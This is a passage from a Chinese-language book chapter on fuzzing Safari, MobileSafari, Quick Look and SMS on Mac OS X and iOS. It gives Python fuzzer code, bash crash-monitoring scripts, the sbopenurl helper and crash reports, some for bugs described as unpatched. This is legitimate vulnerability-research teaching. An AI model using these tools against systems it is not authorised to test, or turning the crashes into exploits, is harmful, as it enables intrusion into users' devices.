        numwrites=random.randrange(math.ceil((float(len(buf)) /
FuzzFactor)))+1
        for j in range(numwrites):
```

```
            rbyte = random.randrange(256)
            rn = random.randrange(len(buf))
            buf[rn] = "%c"%(rbyte);
    return "".join(buf)
```

虽然这段代码极为简单，但人们已经用它在Mac OS X和iOS中找到过大量漏洞了。

6.3.3　测试和监测应用

大家可以把测试和监测结合起来，因为编写的工具可以负责这两项工作。由`fuzz_buffer`函数生成的模糊输入要发送给受测试的应用。同时，大家需要监测应用，看看是否有输入给它造成了麻烦。不管怎样，如果从未发现所构造的输入让程序崩溃过，那么我们构造完美的恶意输入并将其发送给待测试的程序就没有任何意义了。

Mac OS X和iOS中都有的崩溃报告器（Crash Reporter）是种极佳的机制，可以确定何时出现了程序崩溃。不过它对模糊测试来说并不完美，因为崩溃报告器的结果是存放在某些目录中的文件，这些目录会在崩溃发生后很快出现，但会在出现若干次崩溃后消失。因此，要进行监测，我们最好是仿制一个crash.exe程序（该程序原本仅用于Windows系统）。大家可以在FileFuzz（http://labs.idefense.com/software/fuzzing.php）中找到Michael Sutton编写的crash.exe。这个简单的程序接受待启动的程序、运行文件需要的毫秒数和待测试程序的命令行参数表并作为命令行参数使用。

然后，crash.exe会启动待测试程序，并附加到该程序之上，从而对崩溃或其他不好的行为进行监测。如果该应用崩溃，那么crash.exe就会打印出与崩溃时寄存器状态有关的某些信息。否则，在经过指定的毫秒数之后，它会关闭程序并退出（如图6-1所示）。

图6-1　在Windows中用crash.exe找崩溃

从根本上讲，crash.exe所具有的如下特性对连续多次执行目标程序而言是很理想的。它会用指定的参数启动目标程序，而且能让目标程序在经过一定的时间后保证返回。它可以识别程序何

时崩溃过，并会给出与崩溃（在如图所示的情况中就是寄存器的上下文转储）有关的信息；否则，它就会打印出进程已终止的消息。最后，大家要知道目标进程在crash.exe终止后是不再运行的。最后这一点是很重要的，在某程序有一个实例已在运行的情况下，后运行的实例所表现出的行为通常会有所不同。

下面的例子表明，在Mac OS X中利用崩溃报告器的工作原理，借助一个简单的shell脚本（名为crash）模仿这种行为是非常容易的。（该脚本是用bash编写的，并没有采用Python，这样可以方便大家在iOS中使用该脚本。大家最好不要在iOS中使用Python，因为用Python写的脚本在iOS中运行起来要慢一些。）

```
#!/bin/bash

mkdir logdir 2>/dev/null
app=$1
url=$2
sleeptime=$3
filename=~/Library/Logs/CrashReporter/$app*
mv $filename logdir/ 2> /dev/null
/usr/bin/killall -9 "$app" 2>/dev/null
open -a "$app" "$url"
sleep $sleeptime
cat $filename 2>/dev/null
```

该脚本会接受待启动程序的名称、要传送给该程序的命令行参数和返回前要睡眠的秒数作为命令行参数。它会把所考虑程序的任何崩溃报告都移动到日志目录，然后终止所有存在的目标进程，并调用open以指定的参数启动应用。调用open是种不错的进程启动方式，因为它允许大家指定某个URL并作为传送给Safari的命令行参数。如果只是要启动Safari应用，那么它只需要接受文件名。最后，它会睡眠所请求的秒数，并打印出崩溃报告（如果存在的话）。下面是展示其用法的两个例子。

```
$ ./crash Safari http://192.168.1.182/good.html 10
$

$ ./crash Safari http://192.168.1.182/bad.html 10
Process:         Safari [57528]
Path:            /Applications/Safari.app/Contents/MacOS/Safari
Identifier:      com.apple.Safari
Version:         5.1.1 (7534.51.22)
Build Info:      WebBrowser-7534051022000000~3
Code Type:       X86-64 (Native)
Parent Process:  launchd [334]

Date/Time:       2011-12-05 09:15:27.988 -0600
OS Version:      Mac OS X 10.7.2 (11C74)
Report Version:  9

Crashed Thread:  10

Exception Type:  EXC_BAD_ACCESS (SIGBUS)
```

```
Exception Codes: KERN_PROTECTION_FAILURE at 0x000000010aad5fe8
...

Thread 0:: Dispatch queue: com.apple.main-thread
0   libsystem_kernel.dylib            0x00007fff917b567a
mach_msg_trap + 10
1   libsystem_kernel.dylib            0x00007fff917b4d71 mach_msg
+ 73
...
```

有了这个实用的小脚本，我们就可以自动启动应用，并通过解析其标准输出探测是否存在崩溃。该脚本的另一点好处就是适用于多种应用，而不仅是Safari。下面这样的例子也是行得通的：

```
$ ./crash TextEdit toc.txt 3
$ ./crash "QuickTime Player" good.mp3 3
```

所以，大家有了生成输入的办法，也有了启动程序进行测试并对其进行监测的方法，接下来就是要将这些东西全部结合起来：

```
import random
import math
import subprocess
import os
import sys

def fuzz_buffer(buffer, FuzzFactor):
     buf = list(buffer)
     numwrites=random.randrange(math.ceil((float(len(buf))/FuzzFactor)))+1
     for j in range(numwrites):
          rbyte = random.randrange(256)
          rn = random.randrange(len(buf))
          buf[rn] = "%c"%(rbyte);
          return "".join(buf)

def fuzz(buf, test_case_number, extension, timeout, app_name):
     fuzzed = fuzz_buffer(buf, 10)
     fname = str(test_case_number)+"-test"+extension
     out = open(fname, "wb")
     out.write(fuzzed)
     out.close()
     command = ["./crash", app_name, fname, str(timeout)]
     output = subprocess.Popen(command,stdout=subprocess.PIPE).communicate()[0]
     if len(output) > 0:
          print "Crash in "+fname
          print output
     else:
          os.unlink(fname)

if(len(sys.argv)<5):
     print "fuzz <app_name> <time-seconds> <exemplar> <num_iterations>"
```

6

```
        sys.exit(0)
    else:
        f = open(sys.argv[3], "r")
        inbuf = f.read()
        f.close()
        ext = sys.argv[3][sys.argv[3].rfind('.'):]
        for j in range(int(sys.argv[4])):
            fuzz(inbuf, j, ext, sys.argv[2], sys.argv[1])
```

6.4　PDF 模糊测试中的冒险

如果在较老（10.5.7之前）版本的Mac OS X中用上一节提到的模糊器对PDF进行模糊测试，你就可能重新发现早在2009年就被人发现的JBIG漏洞（http://secunia.com/secunia_research/2009-24/）。该漏洞在Mac OS X和iOS 2.2.1及更早版本中都出现过。与iOS中该bug对应的崩溃报告如下所示：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
       <key>AutoSubmitted</key>
       <true/>
       <key>SysInfoCrashReporterKey</key>
       <string>c81dedd724872cf57fb6a432aa482098265fa401</string>
       <key>bug_type</key>
       <string>109</string>
       <key>description</key>
       <string>Incident Identifier: E38AB756-D3E6-43D0-9FFA-427433986549
CrashReporter Key:  c81dedd724872cf57fb6a432aa482098265fa401
Process:          MobileSafari [20999]
Path:             /Applications/MobileSafari.app/MobileSafari
Identifier:       MobileSafari
Version:          ??? (???)
Code Type:        ARM (Native)
Parent Process:   launchd [1]

Date/Time:        2009-06-15 12:57:07.013 -0500
OS Version:       iOS OS 2.2 (5G77)
Report Version:   103

Exception Type:   EXC_BAD_ACCESS (SIGSEGV)
Exception Codes: KERN_INVALID_ADDRESS at 0xc000000b
Crashed Thread:   0

Thread 0 Crashed:
0   libJBIG2.A.dylib          0x33c88fa8   0x33c80000 + 36776
1   libJBIG2.A.dylib          0x33c89da0   0x33c80000 + 40352
2   libJBIG2.A.dylib          0x33c8a1b0   0x33c80000 + 41392
...
```

该bug印证了利用桌面模糊测试可以找出iOS中的bug，因为它说明桌面操作系统中发现的bug（有时）也可能在iOS中出现。不过，事情并非总是这么简单。事实证明，虽然Mac OS X桌面版和iOS中的Web浏览器都能渲染和显示PDF文件，但iOS版本的功能没那么全，而且没法像Mac OS X的版本那样驾驭PDF文件的所有错综复杂的特性。一个突出的例子就是Charlie Miller用来赢得2009年Pwn2Own大赛的bug（http://dvlabs.tippingpoint.com/blog/2009/03/18/pwn2own-2009-day-1---safariinternet-explorer-and-firefox-taken-down-by-four-zero-day-exploits）。该bug存在于Mac OS X处理恶意CFF（Compact Font Format，压缩字体格式）的方法中。该漏洞可由`@font-face` HTTP标记直接在浏览器中触发，但在比赛中Miller把字体嵌入了PDF文件之中。想利用该漏洞造成的堆溢出进行漏洞攻击是有点难度的，但显然是可行的！情况在iOS中则不同。iOS似乎完全忽略了嵌入的字体，而且完全不受这一文件的影响。这就说明，有时候Mac OS X存在某bug，大家认为iOS中也会有相同的bug，但实际上却没有。再例如，Miller在securityevaluators.com/files/slides/cmiller_CSW_2010.ppt中说他在Mac OS X中发现了281个不同的涉及PDF的Safari程序崩溃，但其中只有22个（约为281个的7.8%）会让MobileSafari崩溃。

下面是另一个由字体引起的PDF崩溃，它也是只出现在Mac OS X中，并会不出现在iOS中。该漏洞在撰写这些文字时尚未得到修补。

```
Process:             Safari [58082]
Path:                /Applications/Safari.app/Contents/MacOS/Safari
Identifier:          com.apple.Safari
Version:             5.1.1 (7534.51.22)
Build Info:          WebBrowser-7534051022000000~3
Code Type:           X86-64 (Native)
Parent Process:      launchd [334]

Date/Time:           2011-12-05 09:46:10.589 -0600
OS Version:          Mac OS X 10.7.2 (11C74)
Report Version:      9

Crashed Thread:      0   Dispatch queue: com.apple.main-thread

Exception Type:      EXC_BAD_ACCESS (SIGSEGV)
Exception Codes:     KERN_INVALID_ADDRESS at 0x0000000000000000

VM Regions Near 0:
-->
     __TEXT                      00000001041ab000-00000001041ac000
                                 [    4K] r-x/rwx SM=COW
/Applications/Safari.app/Contents/MacOS/Safari

Application Specific Information:
objc[58082]: garbage collection is OFF

Thread 0 Crashed:: Dispatch queue: com.apple.main-thread
0   libFontParser.dylib           0x00007fff8dd079dd
              TFormat6UTF16cmapTable::Map(unsigned short const*,
              unsigned short*, unsigned int&) const + 321
1   libFontParser.dylib           0x00007fff8dd07a9f
```

```
TcmapEncodingTable::MapFormat6(TcmapTableData
               const&, unsigned char const*&, unsigned int,
               unsigned short*, unsigned int&) const + 89
2   libFontParser.dylib           0x00007fff8dce9f71
               TcmapEncodingTable::Map(unsigned char const*&,
               unsigned int, unsigned short*, unsigned int&)
const
               + 789
3   libFontParser.dylib           0x00007fff8dd197b9
FPFontGetTrueTypeEncoding + 545
```

大家还可能发现一个问题：在桌面系统中引发程序崩溃的文件需要的资源太多了，可能超过了移动设备的处理能力。这样一来我们就没法说明该bug是否也在iOS中存在，因为可能只是特定的文件过大，从而无法将其完整地渲染出来。如果在桌面系统中发现的bug看起来很有意思的话，我们就值得花时间将相应的PDF文件缩小到一个可以处理的大小，而试着让bug原封不动。这也许需要耗费大量的精力，并可能要求我们对漏洞有全面的了解。而且这甚至有可能是个没法完成的任务。为了说明这种情况，下面给出了桌面系统中的一个比较老的系统崩溃：

```
Process:            Safari [11068]
Path:               /Applications/Safari.app/Contents/MacOS/Safari
Identifier:         com.apple.Safari
Version:            4.0 (5530.17)
Build Info:         WebBrowser-55301700~2
Code Type:          X86 (Native)
Parent Process:     launchd [86]

Date/Time:          2009-06-15 13:14:04.182 -0500
OS Version:         Mac OS X 10.5.7 (9J61)
Report Version:     6
Anonymous UUID:     FE533568-9587-4762-94D2-218B84ACA99C

Exception Type:     EXC_BAD_ACCESS (SIGBUS)
Exception Codes:    KERN_PROTECTION_FAILURE at 0x0000000000000050
Crashed Thread:     0

Thread 0 Crashed:
0   com.apple.CoreGraphics          0x913ba9c1
               CGImageSetSharedIdentifier + 78
1   com.apple.CoreGraphics          0x919d3b28
               complex_draw_patch + 3153
2   com.apple.CoreGraphics          0x919d5782
               cg_shading_type6_draw + 7154
3   com.apple.CoreGraphics          0x919e7bc8
               CGShadingDelegateDrawShading + 354
4   libRIP.A.dylib                  0x95fd7750
               ripc_DrawShading + 8051
5   com.apple.CoreGraphics          0x9142caa7
               CGContextDrawShading + 100
```

如果我们在iOS上用浏览器打开同样的PDF，浏览器会闪退，就好像崩溃了一样。不过，这并非是因为浏览器崩溃了，而是因为设备的有限资源被耗尽了。下面是该问题的问题报告：

```
Incident Identifier:    FEB0AB3C-CB16-4B4E-A66A-FD27A9F2F7DE
CrashReporter Key:      96fe78ade92e4beeeee112a637133bb905f07623
OS Version:             iOS OS 3.0 (7A341)
Date:                   2009-06-15 11:18:39 -0700

Free pages:             244
Wired pages:            6584
Purgeable pages:        0
Largest process:        MobileSafari

Processes
       Name             UUID        Count resident pages
       MobileSafari     <72f90a06ab2018c76f683bcd3706fa8b>
                              5110 (jettisoned) (active)
```

我们不可能从这段信息中分辨出iOS的相应代码是否存在漏洞。不过，这并不完全是坏消息。我们也有可能利用这种方法在iOS中找到一些真正的bug。图6-2展示了Mac OS X中的崩溃报告。

图6-2　Mac OS X中的崩溃报告

图6-3展示了相同的崩溃（在iOS中有着几乎相同的回溯跟踪信息）。




图6-3　iOS中相同的报告

6.5　对快速查看（Quick Look）的模糊测试

作为一种容易上手的方法，抱着MobileSafari具有相同漏洞的期望对Safari进行模糊测试效果不错。但它们其实是不同的程序，如果想要继续用这种借助于对Mac OS X进行模糊测试的方法捕捉iOS的bug，我们就必须改变一些行事方式。考虑一下这两种浏览器处理Microsoft Office文件格式（.xls、.ppt、.doc、.docx等）的方式。Safari会提示用户下载文件，而MobileSafari会自动解析和渲染文件。因此，我们没办法通过对Safari进行模糊测试来对MobileSafari处理Office文件的方法进行模糊测试。Microsoft Office是专门处理这些文件格式的，而它本身都没法用安全的方式来处理这些文件格式，所以我们也不必期望并非专门处理这些格式的iOS能处理得更好。事实上，本书的两名作者就利用.ppt格式赢得了2011年的Pwn2Own大赛。

如果为MobileSafari附加gdb，你就会发现首次加载Office文档时会加载名为OfficeImport的特殊库。之后，在进行模糊测试时，大家可以确认该库是处理Office文档的，因为大家会在其中发现程序崩溃。

```
...
165 OfficeImport                F 0x38084000            dyld Y Y
/System/Library/PrivateFrameworks/OfficeImport.framework/
OfficeImport at 0x38084000 (offset 0x6c6000)
/System/Library/PrivateFrameworks/OfficeImport.framework/
OfficeImport" at 0x38084000]
```

如果大家对Mac OS X非常了解，就会知道一种预览Office文档的方式：在Finder程序中或作为Mail.app中的附件，选中文件并按下空格键。这种预览功能就得益于快速查看。而我们可以利用qlmanage程序通过命令行控制快速查看。例如：

```
qlmanage -p good.ppt
```

就会把所请求的演示文稿呈现在屏幕上。看看调试器中的qlmanage，你就会发现与MobileSafari中一样的库。

```
173 OfficeImport                        F 0x1062b0000       dyld Y Y
/System/Library/PrivateFrameworks/OfficeImport.framework/
Versions/A/OfficeImport at 0x1062b0000 (offset 0x1062b0000)
```

因此，要对MobileSafari的Office文档模糊测试功能进行模糊测试，最有效的方法就是对qlmanage进行模糊测试。记住，某些实例的崩溃在qlmanage和iOS（或下一节要介绍的iOS模拟器）中并不总是对应的。例如，出现在qlmanage中的崩溃可能不会在MobileSafari中出现。不过，这似乎是相当罕见的情形，而且更可能是库版本的些许差异引起的，而不是因为它们具有不同的代码或功能。只要对PDF模糊器进行细微修改，我们就可以制成应该能在iOS中查找bug的PPT模糊器。图6-4展示了利用该工具可能发现的崩溃。

图6-4　从无效PPT文件得到的崩溃报告

6.6　用模拟器进行模糊测试

iOS SDK提供了iOS模拟器。该模拟器让开发者可以在不使用iOS设备的情况下，很方便地运行和测试用iOS SDK开发的应用。大家可能觉得这对于模糊测试而言是很理想的情况，因为可以在并行运行许多进程的Mac OS X系统中对iOS进行模糊测试。此外，有了虚拟化，大家可以在各计算机上运行多个Mac OS X系统实例（因此可以运行多个模拟器实例）。不过，如图6-5所示的模拟器对于模糊测试来说其实并不那么理想。

图6-5　iOS模拟器

大家可以在/Developer/Platforms/iPhoneSimulator.platform/Developer/Applications/iPhone Simulator.app处找到模拟器的二进制文件。

为了便于讨论，我们还是以Safari（MobileSafari）为例，因为在本章之前的内容中我们就是对其进行模糊测试的。

通览iOS SDK，你就会发现在/Developer/Platforms/iPhoneSimulator.platform/Developer/SDKs/iPhoneSimulator5.0.sdk位置存在与精简过的iOS文件系统类似的东西。对于本节余下的部分而言，所有的文件都是与这一目录相关的：

```
$ ls -1
Applications
Developer
Library
SDKSettings.plist
System
usr
```

看看Applications文件夹，你就会对iOS模拟器对于模糊测试而言为何不理想有一个初步的认识：

```
$ ls -1 Applications/
AdSheet.app
Camera.app
Contacts~ipad.app
```

```
Contacts~iphone.app
DataActivation.app
Game Center~ipad.app
Game Center~iphone.app
MobileSafari.app
MobileSlideShow.app
Photo Booth.app
Preferences.app
TrustMe.app
Web.app
WebSheet.app
iPodOut.app
wakemonitor
```

模拟器中并没有多少应用。例如，其中就没有iTunes和MobileMail这两个“板上钉钉的”模糊测试目标。但这里头有MobileSafari这个最佳的模糊测试目标应用。不过，要是仔细看看这个模拟的MobileSafari，你就会发现一些其他的问题。

接下来，我们详细分析一下iOS模拟器中所使用的MobileSafari，大家可以在Applications/MobileSafari.app/MobileSafari处找到它。

```
$ file MobileSafari.app/MobileSafari
MobileSafari.app/MobileSafari: Mach-O executable i386
```

该程序是x86二进制文件，并不是为ARM体系结构设计的。它是直接与模拟器在同一处理器上运行的。这意味着该版本的MobileSafari与iOS中实际运行的版本有着相当大的差异。来看看Mac OS X计算机上的进程列表，你会发现它运行着：


```
$ ps aux | grep MobileSafari
cmiller         78248   0.0   0.7   852436   29344   ??   S        9:17AM
/Developer/Platforms/iPhoneSimulator.platform/Developer/SDKs/
iPhoneSimulator5.0.sdk//Applications/MobileSafari.app/MobileSafari
```

事实上，大家可以看到所有正在运行的与模拟器相关的进程，包括：

- ❑ AppIndexer；
- ❑ searchd；
- ❑ SpringBoard；
- ❑ apsd；
- ❑ SimulatorBridge；
- ❑ aggregated；
- ❑ BTServer；
- ❑ locationd；
- ❑ mediaremoted；
- ❑ ubd；
- ❑ MobileSafari。

看看该版本MobileSafari二进制文件所依赖的库，你就会发现它与实际的Safari之间存在的差异。这些库包括：

- JavaScriptCore；
- WebKit；
- UIKit；
- SpringBoardServices；
- CoreTelephony；
- Twitter。

这里列出的库有些也能在Safari中找到，而有些则不能（比方说上述列表中的后4个库）。这些库是从iOS文件系统引用的，而且不是底层主机的根类库。

所以，很显然，iOS模拟器并不是把iOS硬件设备分毫不差地搬到了计算机上。它与实际设备还有着其他不同之处，比如没有iOS设备那样的资源限制。再比如，像SVG文件这类模拟器没法打开的文件，在实际的iOS设备上是可以打开的。起码，模拟器缺乏硬件设备所具有的内存保护机制，而且大家不能测试像SMS这样与硬件紧密相关的应用（在本章后面的内容中你将会了解）。

使用模拟器最大的不方便可能就是模拟器没法越狱这一事实。也就是说，在模拟器中我们没办法轻易启动应用，而启动应用是进行模糊测试的基本要求。

如果想克服这些困难，对模拟器进行模糊测试，你会发现这一MobileSafari的崩溃报告出现在Mac OS X主机上的老地方——~/Library/Logs/CrashReporter，因为它其实就是个x86应用。

因此，大家可以试着对模拟器应用进行模糊测试，不过它与实际设备间的差异会给测试工作造成一定的困难，所以大家不应该尽信得出的结果。但话又说回来，如果可以对实际的设备进行模糊测试，又干嘛要去对模拟器进行模糊测试呢？

6.7　对 MobileSafari 进行模糊测试

我们大致可以按照对Mac OS X计算机上的Safari进行模糊测试的方式对MobileSafari进行模糊测试。主要的区别就在于崩溃报告文件出现的位置稍有不同、MobileSafari中没有open二进制文件并且不能从命令行启动。当然，由于硬件的限制，模糊测试的速度也要慢很多。

6.7.1　选择进行模糊测试的接口

在MobileSafari中我们可以找到不少可用于模糊测试的东西。虽然受攻击面要比Mac OS X小，但是其大小仍然相当可观。选择Microsoft Office文件格式就是个不错的主意，因为在iOS中它们会被自动解析，而在Mac OS X中就不能。也许这说明苹果对此并不是很重视。本节要展示怎样利用PowerPoint的.ppt格式对MobileSafari进行模糊测试。

6.7.2　生成测试用例

要生成测试用例，我们可以使用对PDF进行模糊测试时用过的`fuzz_buffer`函数。区别之一就是大家会希望在桌面计算机上生成测试用例，然后将它们发送到iOS设备上，因为iOS设备的计算能力有点弱。因此，这又将用到基于变异的模糊测试。稍后大家就会看到基于生成的模糊测试。

6.7.3 MobileSafari的模糊测试与监测

在iOS中，以mobile用户权限运行的进程产生的崩溃报告最终都出现在/private/var/mobile/Library/Logs/CrashReporter中。而最后MobileSafari的崩溃则是从LatestCrash-MobileSafari.plist文件中链接的。

想得到Mac OS X上open二进制文件那样的工具，你就要用到让MobileSafari呈现网页的辅助程序。大家可以从https://github.com/comex/sbsutils/blob/master/sbopenurl.c处借用sbopenurl。

注意　感谢@Gojohnnyboi找到这个工具。

```
#include <CoreFoundation/CoreFoundation.h>
#include <stdbool.h>
#include <unistd.h>

#define SBSApplicationLaunchUnlockDevice 4
#define SBSApplicationDebugOnNextLaunch_plus_SBSApplicationLaunch
WaitForDebugger 0x402

bool SBSOpenSensitiveURLAndUnlock(CFURLRef url, char flags);

int main(int argc, char **argv) {
    if(argc != 2) {
        fprintf(stderr, "Usage: sbopenurl url\n");
    }
    CFURLRef cu = CFURLCreateWithBytes(NULL, argv[1],
strlen(argv[1]), kCFStringEncodingUTF8, NULL);
    if(!cu) {
        fprintf(stderr, "invalid URL\n");
        return 1;
    }
    int fd = dup(2);
    close(2);
    bool ret = SBSOpenSensitiveURLAndUnlock(cu, 1);
    if(!ret) {
    dup2(fd, 2);
        fprintf(stderr, "SBSOpenSensitiveURLAndUnlock failed\n");
        return 1;
    }
    return 0;
}
```

该程序会直接对作为命令行参数传入的URL调用SpringBoardService专有框架中的SBSOpenSensitiveURLAndUnlock API。大家可以用如下命令构建该程序：

```
/Developer/Platforms/iPhoneOS.platform/Developer/usr/bin/gcc -x
objective-c -arch armv6 -isysroot
/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/iPhoneOS5.0
.sdk/ -F /Developer/Platforms/iPhoneOS.platform/Developer/
SDKs/iPhoneOS5.0.sdk/System/Library/PrivateFrameworks -g -
```

```
-framework Foundation -framework SpringBoardServices -o
sbopenurl sbopenurl.c
```

然后，你需要为其提供合适的授权，让它运转起来：

```
codesign -fs "iPhone Developer" --entitlements ent.plist
sbopenurl
```

大家在这里需要用到之前从苹果公司的服务器上下载的开发者证书。ent.plist文件中包含了必要的授权，如下所示：

```
<dict>
     <key>com.apple.springboard.debugapplications</key>
     <true/>
     <key>com.apple.springboard.opensensitiveurl</key>
     <true/>
</dict>
```

我们将该程序传输到iOS设备上，然后就有了open的替代品。稍有修改的崩溃报告器现在已经运行在iOS上了：

```
#!/bin/bash
url=$1
sleeptime=$2
filename=/private/var/mobile/Library/Logs/CrashReporter/
LatestCrash-MobileSafari.plist
rm $filename 2> /dev/null

echo Going to do $url
/var/root/sbopenurl $url
sleep $sleeptime
cat $filename 2>/dev/null
/usr/bin/killall -9 MobileSafari 2>/dev/null
```

而且与之前有着相同的运行方式：

```
iPhone:~ root# ./crash http://192.168.1.2/a/62.pdf 6
Going to do http://192.168.1.2/a/62.pdf

iPhone:~ root# ./crash http://192.168.1.2/a/63.pdf 6
Going to do http://192.168.1.2/a/63.pdf
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
       <key>AutoSubmitted</key>
       <true/>
       <key>SysInfoCrashReporterKey</key>
       <string>411e2ce88eec340ad40d98f220a2238d3696254c</string>
       <key>bug_type</key>
       <string>109</string>
...
```

现在你已经分别掌握了生成输入、针对URL运行MobileSafari以及检测崩溃的方法，剩下的工作就是要将它们结合起来。我们在这里把整合工作留给感兴趣的读者自行完成。

6.8 PPT 模糊测试

在运行6.7节中的模糊器时，大家很快就会找到bug。下面给出的这个bug示例是在编写本书时尚未修复的。它来源于6.5节中概述过的同一崩溃。注意，iOS设备上的MobileSafari崩溃中是无符号可用的（只有内存地址）。

```
# ./crash http://192.168.1.2/bad.ppt 10
Going to do http://192.168.1.2/bad.ppt
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
 "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
       <key>AutoSubmitted</key>
       <true/>
       <key>SysInfoCrashReporterKey</key>
       <string>411e2ce88eec340ad40d98f220a2238d3696254c</string>
       <key>bug_type</key>
       <string>109</string>
       <key>description</key>
       <string>Incident Identifier: 7A75E653-019B-44AC-BE54-271959167450
CrashReporter Key:   411e2ce88eec340ad40d98f220a2238d3696254c
Hardware Model:      iPhone3,1
Process:         MobileSafari [1103]
Path:            /Applications/MobileSafari.app/MobileSafari
Identifier:      MobileSafari
Version:         ??? (???)
Code Type:       ARM (Native)
Parent Process:  launchd [1]

Date/Time:       2011-12-18 21:56:57.053 -0600
OS Version:      iPhone OS 5.0.1 (9A405)
Report Version:  104

Exception Type:  EXC_BAD_ACCESS (SIGSEGV)
Exception Codes: KERN_INVALID_ADDRESS at 0x0000002c
Crashed Thread:  10

...
Thread 10 Crashed:
0   OfficeImport            0x383594a0 0x3813e000 + 2208928
1   OfficeImport            0x381bdc82 0x3813e000 + 523394
2   OfficeImport            0x381bcbbe 0x3813e000 + 519102
3   OfficeImport            0x381bb990 0x3813e000 + 514448
4   OfficeImport            0x38148010 0x3813e000 + 40976
5   OfficeImport            0x38147b94 0x3813e000 + 39828
...

Thread 10 crashed with ARM Thread State:
r0: 0x00000024  r1: 0x00000000  r2: 0x00000000  r3: 0x00000000
r4: 0x00000000  r5: 0x0ecbece8  r6: 0x00000000  r7: 0x04fa8620
r8: 0x002d3c90  r9: 0x00000003  r10:0x00000003  r11:0x0ecc43b0
```

```
ip: 0x04fa8620  sp: 0x04fa8620  lr: 0x381bdc89  pc: 0x383594a0
cpsr: 0x00000030
```

如果同步自己的设备，并在Xcode的Organizer窗口中查看日志，你就能得到符号（具体的函数名称和行号等信息），如图6-6所示。（当然，大家也可以使用单独的崩溃报告符号化实用工具，iOS SDK中就提供了这样的工具。）

图6-6　Xcode中符号化的崩溃报告

6.9　对 SMS 的模糊测试

至此，大家已经对iOS中的Web浏览器进行了模糊测试。这是目前为止iOS中最大的受攻击面之一。不过，iOS显然不是只有个移动版的Web浏览器。在本节中，大家要对多数桌面计算机都没有的东西进行模糊测试。这里要说明如何对iPhone接收SMS（Short Message Service，短消息服务）消息的方法进行模糊测试。

SMS是文本消息所使用的技术，它是将少量数据通过无线运营商的无线电网络发送到设备。出于若干原因，这些消息带来了很多的攻击方向。主要原因在于，和TCP/IP栈不同的是，我们没办法给SMS的入站连接设置“防火墙”。所有的SMS通信都是匿名到达的，而且肯定会得到设备的处理。从选定目标的角度来看，这也是非常有意思的。虽然找到人们的IP地址可能很难（对使用地点不断变换的笔记本而言尤甚），但弄到人们的电话号码往往是相当容易的。SMS这个攻击方向之所以很吸引人还有一个原因：它不需要任何用户交互就能让数据进入应用。这与攻击Web浏览器是不同的，攻击浏览器需要让用户访问恶意网站才行。除此之外，对于攻击者来说还有个利好消息，那就是iOS中处理SMS消息的进程并未运行在沙盒中，而且负责与基带处理器之间的通信（稍后会详细介绍）。所以，有了电话号码和SMS漏洞攻击，攻击者就可以在不进行用户交

互的情况下让监控手机通话和文本短信的代码运行起来，而且只要是受害者想接电话或收短信，就没什么好办法抵御这种攻击。SMS漏洞攻击的确是非常强大的。接下来我们就要看看如何在iOS中寻找SMS漏洞。

6.9.1 SMS基础知识

SMS其实是用于GSM移动通信系统中的通信协议，该协议最初记载于20多年前的GSM标准中。SMS利用了处于闲置状态的为手机话务控制保留的带宽。该控制信道用于手机与附近基站间的通信，并为基站和手机提供了得知网络正常的途径。建立通话也需要用到该信道，比如基站在手机有来电时就会通过该信道向手机发送消息。SMS也是使用这些控制信道的，所以实现这一功能并不会给运营商增加任何硬件成本。缺点就如同"短信"这个名称所显示的，每条消息都很短。目前的SMS数据被限制为140字节，或者是160个7位字符（70个16位字符）。现在，包括3G和4G网络在内的多种网络都允许使用SMS。

当设备发送SMS消息时，其实是把它发送到SMSC（Short Message Service Center，短消息服务中心），然后由SMSC向本来的收信人转发该消息。这可能是将消息传送给另一个SMSC，也可能是直接传送给收信人，取决于发送设备和接收设备是否处于相同的运营商网络中。SMSC在这里扮演的角色就类似于IP网络中的路由器，只不过有一个很大的区别。如果收信人是不可达的，比方说，如果他们的手机关机了或者是不在服务区，SMSC就会把消息转入待发队列，以便在收信人的设备接入网络后继续发送该消息。SMS发送是种尽最大努力的服务，也就是说，不保证每条发送出的消息都能达到目的地，也不能保证一定不会有延迟。

